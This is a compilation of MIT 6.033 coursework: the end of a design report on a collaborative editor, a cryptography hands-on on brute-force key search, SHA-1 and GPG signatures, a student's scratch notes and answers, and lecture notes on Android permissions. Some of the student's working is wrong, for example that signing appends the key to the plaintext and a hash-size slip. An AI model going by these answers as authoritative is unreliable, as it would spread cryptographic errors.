If two users both change the same line differently, we recognize the possibility that the two changes together produces incorrect semantics, and ask for conflict resolution. If both users make the same change, those changes will be processed without conflict. The resolved line will have its version vector incremented at the index for the user who made the pull, preventing double-reconciliation.

— Good

If a user moves a line, and another user edits that line, those changes will be reconciled without conflict because they involve different variables.

Text Editor UI

DecentralizedDocs provides a text editor with a special user interface.

The document does not auto reconcile or display the cursor of other users. Instead, the document reconciles when the user clicks the save/refresh button. If there is a conflict, a special user interface will launch. A user may also attempt to "commit" the document in order to make it as final. All of the users need to agree to commit the document in order for the document to commit.

Conflict Resolution UI

When the system encounters concurrent version vectors, it is not able to reconcile the changes by itself, so it will present a conflict resolution user interface dialog. Once conflicts are resolved between users, those who share a version of the files involved with the conflict will be updated when they sync with someone who has a resolved version (and thus newer version vectors).

Committing

The commit system is implemented as a two-phase commit system. The commit initiator serves as a coordinator by contacting all of the users in the system individually. The coordinator also maintains a transaction log for error recovery.

When a pair of users attempts to commit, the system will check that both users are connected over a network. If the users are not connected, the message will be stored so that it appears once the users become connected.

The process will first check to make sure that all users are up to date (i.e. all version vectors match among all users). If this condition is not met, the commit will be aborted. Next, are asked if they want to commit through a user interface. All users must agree to the commit before the commit occurs. If any user disagrees, the process is aborted. After a user agrees to commit, their local file is locked.

If all users agree, the coordinator decides to commit. A checkpoint is recorded in the log, along with the specific version being committed. The coordinator then tells all nodes to actually commit. The local node marks that version as committed and unlocks the local copy.

If something goes wrong before the coordinator decides to commit, the coordinator can tell the local nodes to release their locks. If something goes wrong after the coordinator decides to commit, the commit will be processed once the nodes come back online.

For the sake of simplicity, only one commit at a time can be initiated.

Good start. Make sure to discuss logging and failure cases in final.

✓

Word Count: 1208 (Not including cover page)

M.I.T. DEPARTMENT OF EECS

6.033 - Computer System Engineering **Crypto Hands-On Assignment**

Hands-on 7: Cryptography and Certificates

Complete the following hands-on assignment. Do the activities described, and submit your solutions using the online submission site before the **beginning of recitation.**

The goal of this hands-on is to give you an introduction to mathematics and the algorithmic building blocks of moderns cryptographic protocols. Before attempting this hands-on, you should read Chapter 11 of the class notes.

Part 1: Big Numbers and Brute-Force Attacks

One way to unseal a sealed message is to try every possible key. This kind of attack is known as a *brute-force attack* or a *key search* attack. The longer the key, the harder the attack.

Keys are almost always represented as blocks of binary data. Some cryptographic transformations use a fixed number of bits, while others allow a variable number. The table below lists some common cryptographic transformations and the key sizes that they use:

Cipher	Key Size
The Data Encryption Standard (DES)	56 bits
RC-2	40-1024 bits
RC-4	40-1024 bits
Advanced Encryption Standard (AES)	128, 192 or 256 bits

Although there are many factors that come into play when evaluating the strength of a cryptographic transformation, the length of the key is clearly important. This is because an attacker who is in possession of a sealed message can always mount a brute-force attack. Since longer keys have more possible values than shorter keys, longer keys are more resistant to brute-force attacks. (Note: this does not mean that cryptographic transformations that use longer keys are more secure. It may still be possible to attack a flaw in the algorithm, rather than simply testing every possible key. For example, the obsolete LUCIFER cryptographic transformation uses a 128-bit shared secret, while the DES uses a 56-bit key. But LUCIFER, unlike the DES, was susceptible to a particular kind of attack called differential cryptanalysis. This attack method was not publicly known at the time that the DES was published, but it was secretly known by the National Security Agency mathematicians who worked on DES.)

In this problem we will explore the impact of different key lengths on system security.

In general, because a key of n bits can have 2^n possible values, there can be at most 2^n different keys. For example, a 16-bit key can have 2^{16} or 65,536 different values. If you had a computer that could try 100 of these keys every second, it would take 654 seconds or roughly 11 minutes to try all possible keys. (If you are cracking many keys, the expected time to crack any given key is half that, as on average you will need to try half of the keys before you find the right one. Of course you could get lucky and try the key on your first attempt, or you could be unlucky and have to try nearly every single key.)

In your study of cryptography, you will discover that many products have the ability to use either so-called "weak" or "export-grade" encryption and "strong" or so-called "domestic" or "military-grade" cryptography. Usually the "weak" cryptography is limited to an effective secret key length of just 40 bits. The 40-bit restriction dates from a time when the United States government had regulations prohibiting the exportation of products containing strong cryptographic technology. Even though these regulations were largely eliminated more than five years ago, their legacy lives on today. For example, Microsoft Office XP uses a 40-bit RC2 key to seal documents that are given a "password."

With clever programming, a modern desktop computer can try over a million RC2 keys every second.

Question 1.1: What is the maximum amount of time that it would take for a computer that can try 1 million RC2 keys every second to do a brute-force attack on a Microsoft Office document sealed with a cryptographic transformation that uses a 40-bit shared secret?

Question 1.2: Microsoft Office 2003 uses the AES cryptographic transformation with a 128-bit shared secret to control access to documents controlled by Windows Rights Management technologies. If AES keys can be tried with the same speed as RC2 keys using the computer described in Question 1.1, what is the maximum amount of time that it would take for a brute-force attack on a single document sealed with the Windows Rights Management technology?

Question 1.3: How does your answer to question 1.2 compare to the age of the Universe, currently estimated at somewhere between 13.5 billion and 14 billion years?

With advances in technology it may be possible at some point in the future to have billions of high-speed computers in a very small volume.

Question 1.4: If you upgrade your computer to system that has a billion processing elements, each of which can try a billion keys in a second, is your secret still safe from attack?

In fact, computers are getting faster every year. Moore's law is commonly believed to hold that computers are doubling in speed every 18 months. What's more, faster techniques are being developed for reversing cryptographic transformations. Thus, simple estimates for the lifetime of a sealing

key that do not take into account the relentless march of technology are inherently flawed.

Question 1.5: If you start with a computer today that can try 1 million keys every second and every 18 months you throw away that computer buy another for this project that is twice as fast, how long will it be until you have tried all possible 128-bit AES sealing keys?

One of the challenges in mounting a successful brute-force attack is that your program needs to be able to have some way of recognizing when it has guessed the correct key. Sometimes such recognitions are easy: the sealed text decrypts to English or another human-readable language. Your program can do a letter-frequency analysis on the resulting text and determine if the entropy is low or high; low-entropy indicates that the unsealing operation was successful. Recognizing a correct key becomes trivial if the decrypted message includes a checksum or message authentication code (MAC). In general, the longer the ciphertext, the easier it is to recognize when a correct key is guessed.

Extra Credit: The AES standard allows for key lengths of 128 bits, 192 bits and 256 bits. Can you give a practical reason why a 192-bit or a 256-bit shared secret would provide more security than a 128-bit shared secret?

Part 2: Cryptographic Hashing

This section explores some properties of cryptographic hashing functions. For more information on cryptographic hashes, see section 11.2.3 of the notes. Cryptographic hashes are used as building blocks of many security primitives, including digital signatures (see section 11.3 of the notes).

The SHA-1 cryptographic hash function produces a 160-bit value, called a residue or a hash, for any given input. Since 160 bits is 20 bytes, there must be many files that have the same hash. (For example, given a file that is 21 bytes in length, there should be approximately 255 other 21-byte files that have the same hash. This is a simple application of the pigeonhole principle.) Nevertheless, no two files have yet been found that have the same SHA-1 hash, known as a "collision".

Note: While no SHA-1 collisions have been found, security flaws have been identified in it, and new hash standards are currently under development.

A version of the SHA-1 is built into the openssl command-line program that is available on Athena (`/usr/athena/bin/openssl`) and MacOS X (`/usr/bin/openssl`). When **openssl** is run with the **sha1** argument and one or more filenames, the program computes the SHA-1 hash of each file and prints the result as a hexadecimal string. If no files are presented, the program calculates the SHA-1 of any input presented on standard input.

For example, to compute the SHA-1 of the file `/etc/motd` you could use this command:

```
athena% openssl sha1 /etc/motd
SHA1(/etc/motd)= 1f3a70355ed8d34c5cc742fd64c2eca42b0d1846
athena%
```

Notice that this 160-bit output is encoded in 40 hexadecimal digits.

To calculate the SHA-1 of the string "MIT", you could use this command:

```
athena% echo "MIT" | openssl sha1
7bf26f2a41bb62f30b10f8a740df2508f86023e6
athena%
```

(In fact, the code that is shown above is actually the SHA-1 of the three characters M, I and T followed by a newline character.)

Question 2.1: Compute the SHA-1 of the string "Massachusetts Institute of Technology" (either with or without the newline).

Question 2.2: Estimate the chance that there another file on any computer at MIT that has the same SHA-1 value that you calculated in question 2.1. Show your work. To do this problem, you will need a rough estimate of the number of computers at MIT, and the number of unique files that each of those computers contains.

Question 2.3: Compute how long it would take to find a string with the same SHA-1 hash as your answer in Question 2.1, using today's computers.

Part 3: GPG, Signatures and Certificates

This part of the hands-on assignment uses GNU Privacy Guard (GPG), a message security program that is based on the program Pretty Good Privacy (PGP). The GPG program implements a full suite of signing and sealing algorithms, bulk cryptographic transformation algorithms, and routines for the management of keys. It also interoperates with network of so-called *key servers* on the Internet on which people can publish their public keys.

GPG operates under the web of trust model. In this model you trust a certificate because it is vouched for by someone whose identity you already trust. You may contrast this with the certificate authority model, where a centralized third party, such as Verisign, vouches for the authenticity of a certificate.

To complete this part of the hands-on you will need a copy of GPG. You can log in to Project Athena and type `add gnu`, as there is a copy of GPG in the Athena "gnu" locker. Alternatively, you can download a copy of GPG from GNU privacy guard and install it on your own computer.

To learn about GPG's commands type `man gpg` and `gpg --help`. Note: it is a good idea to try both of these commands, because each one will teach you something different about GPG.

You can use GPG's `--version` command to discover the transformation algorithms, ciphers, and hashes that it supports.

The following questions make use of GPG Key BD18CA24 which was created especially for this course and uploaded to the GPG key server `pgp.mit.edu` You will need to obtain the public key BD18CA24 and add it GPG's database of public keys, which the program calls its *key ring*. You can either download the key from the key server using the GPG command `gpg --keyserver pgp.mit.edu --recv-keys BD18CA24` or else you can copy the key below, run GPG with the `--import` command, and paste the key into GPG's standard input.

Here is the GPG key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: SKS 1.1.0

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
=zj0U
-----END PGP PUBLIC KEY BLOCK-----
```

GPG keys can be used for signing documents or for signing other keys. By convention, signatures on documents are used to verify the document's author and to demonstrate that the document has not been modified since it was signed. Signatures on keys mean that the person signing the key is making an affirmative statement that a given public key really belongs to the person whose name is embedded inside the key. Keys with signatures binding them to names are called *certificates*. (See sections 11.5.1 and 11.7.4 of the notes.)

GPG supports supports a signature format called *clear signature* in which the signature appears at the bottom of the message. The course locker contains two messages that have GPG clear signatures at the bottom. Both documents were signed with the key that we created for this course, but one of the documents was modified.

Document #1:	
Filename:	`/mit/6.033/www/assignments/gpg-message1.txt.asc`
URL:	http://web.mit.edu/6.033/www/assignments/gpg-message1.txt.asc

Contents:	`-----BEGIN PGP SIGNED MESSAGE-----`
	`Hash: SHA256`
	
	`This is a message that was signed with GPG!`
	`-----BEGIN PGP SIGNATURE-----`
	`Version: GnuPG v1.4.10 (Darwin)`
	
	`iQEcBAEBCAAGBQJL1oeUAAoJELV20WG9GMokKDoIAJkUvhfPOUlGiA37SBfS2gKt`
	`ZfeTKySkQolFxnpEsU8PDSiY4H9F1w9jR3z/8bjlbvW7N1Pzy6ljmmGboICqnpES`
	`PRuhdyrVrleqrn815RXEW4VZMT7zbbdvQEhXRLfQZOWKckZHJjNvmfsVvYQv5dKR`
	`fG7rJr4m+fArv4L+ljdlpfStn7ljPBpyKgKG444wc98q55proXZDUy11OXNUHjOy`
	`OvGdkEd9unAdfqn3FlysJiM/S8SA+5A2fw1XRGMdWr6JHRcWG5qSltu4qV36z6z9`
	`YWIjkTuNYojtFuhbCOSAAXIlWBV3spG1RBcZaDUVOpO1QVjN+lXOqx5yqAMDgwY=`
	`=JL7x`
	`-----END PGP SIGNATURE-----`

Document #2:	
Filename:	`/mit/6.033/www/assignments/gpg-message2.txt.asc`
URL:	http://web.mit.edu/6.033/www/assignments/gpg-message2.txt.asc

Contents:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

This is not a message that was signed with GPG!
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.10 (Darwin)

iQEcBAEBCAAGBQJL1oedAAoJELV20WG9GMok0loIAKtvZVyEe0GDyKjr8cpjjl2l
SqxL6RmRsCBcMIkkWlgBIpN25pdxgWLmiCQfFTe8Ro4Bu3nfmik4g+0JhiRUB1dX
OUlxZzmDknf8bRob1pLDmtqnDisX+gDp0C+DBYsNpW5ICr2EZodMmbyewldLbsH9
2rIYn+yoRdMv4jXftVC41fD+cukOXn8+AKK/mviwAnGHD8PPxvNEMEDbgI8sh6YA
SvR5prefEsKEsC2eM4kwI3dv5d+JnqtRveD2dR0+yWRDz27dImVGvV4ap/RVDNt4
VjEbiAbWqG97+oAb/SpW3RBWncnPmSyAK6OUapSfcv8BQyHwhOaoxfmtL2DZldY=
=MV3O
-----END PGP SIGNATURE-----
```

Question 3.1: In three sentences or less, describe how signing is different from sealing.

Question 3.2: Check that you have imported the key by using the GPG `--list-keys` command. What is the email address associated with the key?

Question 3.3: One of the above documents was modified after it was signed. Tell us which one! Show the output from GPG that proves your assertion.

Question 3.4: Given your knowledge of signing, explain what information *must* be stored in the PGP signatures of the above messages?

Question 3.5: Someone has signed key BD18CA24, verifying its identity. Whose signature is on this key? (Hint: You may need use `--list-sigs` and to access the key server to download additional keys to answer this question.) How do you know that the signature is legitimate? Can you trust that key BD18CA24 was really made for this course? Why or why not?

Question 3.6: Download key 0B72EB0F from the key server. Whose key is this? Can you trust this key because you got it from the official MIT key server? Why or why not?

Question 3.7 (optional): On Debian/Ubuntu systems with the debian-keyring package installed (linerva.mit.edu is an example), you can find a trust path to any key in the strong set of keys, since the debian-keyring lists the keys of Debian developers and is verified by the system when it is installed. You can list the keys (there are a lot) with:

```
gpg /usr/share/keyrings/debian-keyring.gpg
```

Find a trust path from a key in the debian-keyring to the handson key BD18CA24 and list the key ID, name, and email address of keys along the path. (http://pgp.mit.edu might be helpful for browsing signatures.)

Go to 6.033 Home Page

Hands On 7

5/7

Crypto

Skipping reading since familar w/ it

Brute force

Depends on key size

(Read about DES is NSA origins)

Remember it is lucky

↳ not brought up often enough I think...

Export grad = weak

1. Time for 40 bit key w/ 1 million trys a sec

Max

$$\frac{2^{40}}{1\ \text{mill}} = 1 \cdot 10^6$$

$$/365 = 3012$$

(2)

2. 128 bit keys

= $9 \cdot 10^{29}$ years

3. Divide by 14 bill

$6 \cdot 10^{19}$ life of the universes

4. If billion · billion entries

$3 \cdot 10^{20}$

Doubles in speed every 18 months

5. How to answer this?

What is the formula?

So 2^{128}

$\frac{2^{128} \text{ bits}}{1 \text{ million bits/day}} \cdot 365.5 \text{ days/year} + \text{half}$

bits · $\frac{\text{day}}{\text{bits}}$ · $\frac{\text{days}}{\text{year}}$ reverse divide by

(3)

$$\frac{2^{128}}{\frac{1\text{mill}}{\cdot 60}} = \text{total min to solve}$$

Did other problems work

$$\frac{2^{40}}{1\text{mill}} = \#\text{ of sec}$$

$$\frac{}{60 \cdot 60 \cdot 24 \cdot 365} = \#\text{ of years}$$

So $\frac{2^{128}}{1\text{mill}}$

$60 \cdot 60 \cdot 24 \cdot 365 = \#$ of years to solve

We need # in 1 year

$$\frac{60 \cdot 60 \cdot 24 \cdot 365}{\frac{2^{128}}{1\text{mill}}}$$

need ~~sec per bit~~

~~of~~ bits per year

(4)

$\frac{\text{time}}{\#\text{bits}}$

No - how get # of bits in 1 year

1 mill · 60 · 60 · 24 · 365

duh - why did it take so long for me to figure this out!

= # of flies in a year

· 1.5 = # flies before it doubles

Then double that

$\sum$ 2 · that

not n

2 → 4 → 8

2^n

$\sum 2^n$ · that

find intersection w/ 2^{128}

(5)

n = ;

WA Solve not working

EC why is 192 not longer?

Part 2 Crypto Hashing

SHA-1

160 bits

Oh a collision has never happened!

Openssl

- compute hash

(cool piping - must be used to ...)

? what do they mean SHA1 of M, I, T individually?

I guess it gives each letter a code and then combines it

(6)

So chance of collission

160 bits → 21 bytes

So 2^{20} outputs

Say 20,000 computes at MIT

w/ 10800 files

$10{,}000 \cdot 20{,}000 = 2 \cdot 10^8$

So $p \left(\frac{2 \cdot 10^8}{2^{20}} \right) = 1$

3. How long to check $= 2 \cdot 10^{-12}$ right?

So $\frac{2^{20}}{1 \text{ mill}} / 60 \cdot 60 \cdot 24 \cdot 365$

(1)

No not $2^{20} \rightarrow 2^{160}$ since bits

Is that even righ 1 in 10
? winning ? total

Q.3 How long

$$\frac{2^{160}}{1\,\text{mill}} / 60 \cdot 60 \cdot 24 \cdot 365$$

Part 3

GPG - GNU Privacy Guard

key severs

web of trust

Got it working

Signing means not working

Certs have keys

Clear Sig - on the bottom

(8)

Both are clear sigs

3. How to check messages ...
   Is it just message 2

4. What info must be stored?
   - kinda confused

5. Who signs
   - fingerprint
   - list-sigs

6. How does signing a key work
   - w/o being online
   - or does key server have to be

Yeah have to export sig to key server

Hands-on 7: Crypto

Michael Plasmeier

Part 1

1. About 12 days
2. About $1 * 10^{25}$ years
3. About $7 * 10^{14}$ lives of the Universe
4. It would still take about $1 * 10^{7}$ billion years.
5. Around 82 to 83 years $\sum_{i=0} 2^i * 1{,}000{,}000 * 60 * 60 * 24 * 365 * 1.5$
6. Is it since 128 bits would take too long to crack anyway that additional bits don't buy extra security?

Part 2

1. `c29518134a6b47563b1e411b7401a52c081996a4`
2. Every user that calculates the SHA1 of this string will have the same result. I suppose you are asking for the chance any other string will collide with this. There are 2^{160}possible outputs. Say there are 20,000 computers at MIT, each with 10,000 files. This means there are $\frac{2*10^8}{2^{160}} = 1 * 10^{-40}$chance there will be a collision somewhere at MIT.
3. It would take $4 * 10^{34}$ years if you could do 1 million checks a second.

Part 3

1. Sealing prevents other people from viewing the document; it completely hides the plain text. Signing indicates that the message has not changed; it appends they key to the end of the plain text.
2. `6.033-staff@mit.edu`
3. Signature 2 is bad. This could mean that it was modified after it was signed. (Signature 1 has expired, by the way.)

```
gpg: Signature made Tue 27 Apr 2010 02:43:32 AM EDT using RSA key ID
BD18CA24
gpg: BAD signature from "MIT 6.033 sp2010 (Key for hands-on #6 -
Crypto) <6.033-staff@mit.edu>"
```

4. The message must be included in the signature! It is hashed and used in the signature. The date is also probably included. The signature is generated with the private key of the user, who indicates who signed it.

5. Chris Post <ccpost@mit.edu> signed the key. His key was signed by about 43 other keys. Depending on the legitimacy of these keys, this is a good sign that they key is valid. If I knew that Chris was a member of the course staff, I could know that the BD18CA24 key is valid.

6. The key claims to be Barack Hussein Obama (DOD) <president@whitehouse.gov>. It does not matter that you got it from the MIT key server. It matters who signed the key. The key is only self-signed.

Mobile Code

Security L23

5/07

How do we run code securily?

Mobile code Goal: run arbitrary code on their machine
Like Javascipt, Flash, Active X
Or even downloading + running apps

Very hard to do from security perspective

Policy/goal: secrecy + integrity of data
Secrecy: user data not disclosed
integrity: use data not corrupted

Threat model: malicios code
Code specifically trying to break
secrecy + integrity

You want yar threat model to be broad
to cover all threats


(2)

So how?

Virtual Machines?

Seem good at isolating mutually distrustful apps

The kernel enforces seperation



each VM has a virtual disk

- can only access its own disk

but no sharing!

You don't want that

Want email app to read from contacts

q

(3)

Need some controlled sharing

Unix

has some controlled sharing

everything revolves around user id (principal)

info coded to this uid

Objects that are controled are files

operations are just read, write

ACL for each file

user, grop, all

kernal does permission check

will this work?

Not really → built for seperating info per user - not per app

Mechanism vs policy mismatch

goal

(1)

What are our goals for mobile phone

Principals: diff applications

Objects: app defined objects
↳ like files


Operations: app specific

Authorization check: apps + users
↑ makes decision w/ UI

Diff goals from Unix
So apps run differently on mobile

Android

Each app has a name



kinda like a VM in that each has own data

(5)

Plus send messages b/w ✓ called "intents"

- target
- action (opcode)
- data

Apps can subdivide themselves into components

- database
- UI

Messages can be sent b/w components in same app

Android introduces "permission lable"

1. Contacts defines "read contacts" permission
   "android.permission.read_contact
2. Components have labeled
   - database has
3. Other app declares list of permissions it needs

But who mediates the permissions?

↓ mid pg

(6)


Policy

Server decides interesting permission
↑ must declare the proper permissions and.

Clients must request the permissions
app fails if doesn't ask

User must approve the list of permission
↑ security of system depends on user making right decision

How to enforce:
w/ a "reference monitor"



each app runs under a diff user id

uid	10032	1000	10009

(7)

So that the files remain seperate for read/write directly

Each apps components has diff permissions
└ so long list

Can explore file as root
for debugging
SQLite DB

Sample app that tries to read contacts
└ request permission in manifest

Pitfalls

We rely on user to decide if app trustworthy

Can still have bugs in trusted component
- linux kernal
- reference monitor
- privilidged apps

Mitigation

- Can we avoid relying on user
  - No app can have both read contacts and use internet permission (Flash did I think)
  - But app model not really good for this
  - Could leak through intermediate app
- Avoid bugs in OS
- Reduce amt of trusted code
  - └ small VMM, not OS
- Detect malicious code
  - not perfect
  - can hard to detect (halting problem)
  - audit/approval proces
  - but is reasonably effective

L23: Mobile code security

Nickolai Zeldovich
6.033 Spring 2012

Summary

- Mobile code: Javascript, Flash, phone apps, ..
- Mechanism vs. policy
- Case study: Android security model

5/17

6.033 2012 Lecture 23: Mobile code security

Topics:
- Mobile code
- Unix security model
- Android security model
- Mechanism vs policy

Mobile code.
- Goal: safely run someone else's code on user's computer.
- Many use cases.
  - Javascript.
  - Flash.
  - Downloaded programs on a mobile phone.

Threat model.
- Worst case scenario: assume the code user is running is malicious.
  - Code is designed to compromise user's system.
- How realistic is this?
  - User may be tricked into visiting a malicious web site.
  - That web site will run malicious code in your browser.
  - Spam email may trick user into clicking on link to malicious site.
  - Malicious site could buy an advertisement on CNN.com.
    - Adversary's page loads when user visits CNN.com.
  - On mobile phones, users can also be misled to install a malicious app.
    - Adversaries purposely create apps that match popular search terms.
    - Mimic existing popular applications.
- Today's case study: security on Android phones.

Policy / goal:
- Secrecy: user's data should not be disclosed.
- Integrity: user's data should not be corrupted.

Strawman: use virtual machines.
- Mobile phone runs a virtual machine monitor (VMM).
- Each application runs in a separate virtual machine.
- User's data stored in each application's VM.
  - E.g., phonebook VM stores user's contacts, email VM stores messages, etc.
- VMM ensures isolation between VMs.
- Strong isolation in case of malicious applications.
- Problem: applications may need to share data.
  - E.g., mapping app might want to access the phone's location (GPS).
  - E.g., phonebook app might want to send one entry via user's gmail account.
  - E.g., Facebook app might want to add an entry to the phone's calendar, if user accepts an invitation to some event via Facebook.

Goal: controlled sharing.
- Applications should be able to interact (with each other, with user's data, with phone's resources, etc), but only according to policy.

Strawman: use Unix security mechanisms.
- Principal: each user is assigned a 32-bit user ID (uid).
  - OS keeps track of the uid for each running process.
- Objects: files.
- Operations: read/write file.
- Authorization: each file has an access control list.

[demo]

```
nickolai% cd /tmp
nickolai% id -u
nickolai% echo hello > f.txt
nickolai% ls -l f.txt
```

```
  nickolai% ls -ln f.txt

  n% cd /tmp
  n% id -u
  n% cat f.txt
  n% echo hi > f.txt

  nickolai% chmod o+w f.txt
  nickolai% ls -ln f.txt

  n% echo hi > f.txt
  n% cat f.txt

Can we enforce our mobile code policies on a typical Unix system?
  Hard to do: Unix mechanisms designed to protect users from each other,
    on a computer with many users.
  All user's processes run with the same uid.
  All user's files are accessible to that uid.
  Any program would have full access to user's system.
  Mismatch between available mechanism and desired policy.

How to do better?
  Define an application model where security mechanisms fit our policies.

Goals for a better application model.
  Arbitrary applications, with different privileges.
    Might want apps to be the principals, rather than the user.
  Arbitrary resources, operations.
    Unix only protects files, and mechanism controls read/write.
    Might have many kinds of resources:
      - contacts in phonebook
      - events in Facebook app
      - GPS location
      - photos in the camera app
    Resources and operations defined by applications.
      - modifying a contact
      - scheduling a meeting in calendar
      - responding to an event in Facebook app
  Arbitrary policies.
    Similarly defined by applications & user.

Android application model.
  Applications have names (e.g., com.android.contacts).
  Applications interact via messages, called "intents".
  Each message (intent) contains:
    - name of target (string)
    - action (string)
    - data (string)
  Applications broken up into components that receive different messages.
    Components are also named by strings.
    Message targets are actually components.
    E.g., "com.android.contacts / Database".

Security model.
  Applications are the principals.
  Security policies are expressed in terms of "permission labels".
  Application defines permission labels.
    Free-form string: e.g., android.perm.READ_CONTACTS.
  Application assigns a permission label to each component.
    E.g., contacts db component labeled with android.perm.READ_CONTACTS.
    This specifies the permission necessary to send messages to that component.
  Application specifies permission labels that it requires.
    List of permission label strings.
```

```
    Each installed application maps to a list of permissions that it has.
  Mechanism:
    A can send message to B.C if A has B.C's permission label.

  Principal: application.
  Resource: component.
  Operation: any message.
  Policy: assignment of labels to components & applications.

Who decides the policy?
  Server app developer decides what permissions are important.
  Client app developer decides what permissions it may need.
  User decides whether it's OK with granting client app those permissions.
  To help user, server app includes some text to explain each permission.

Implementing Android's model.
  All messages are sent via a "reference monitor" (RM).
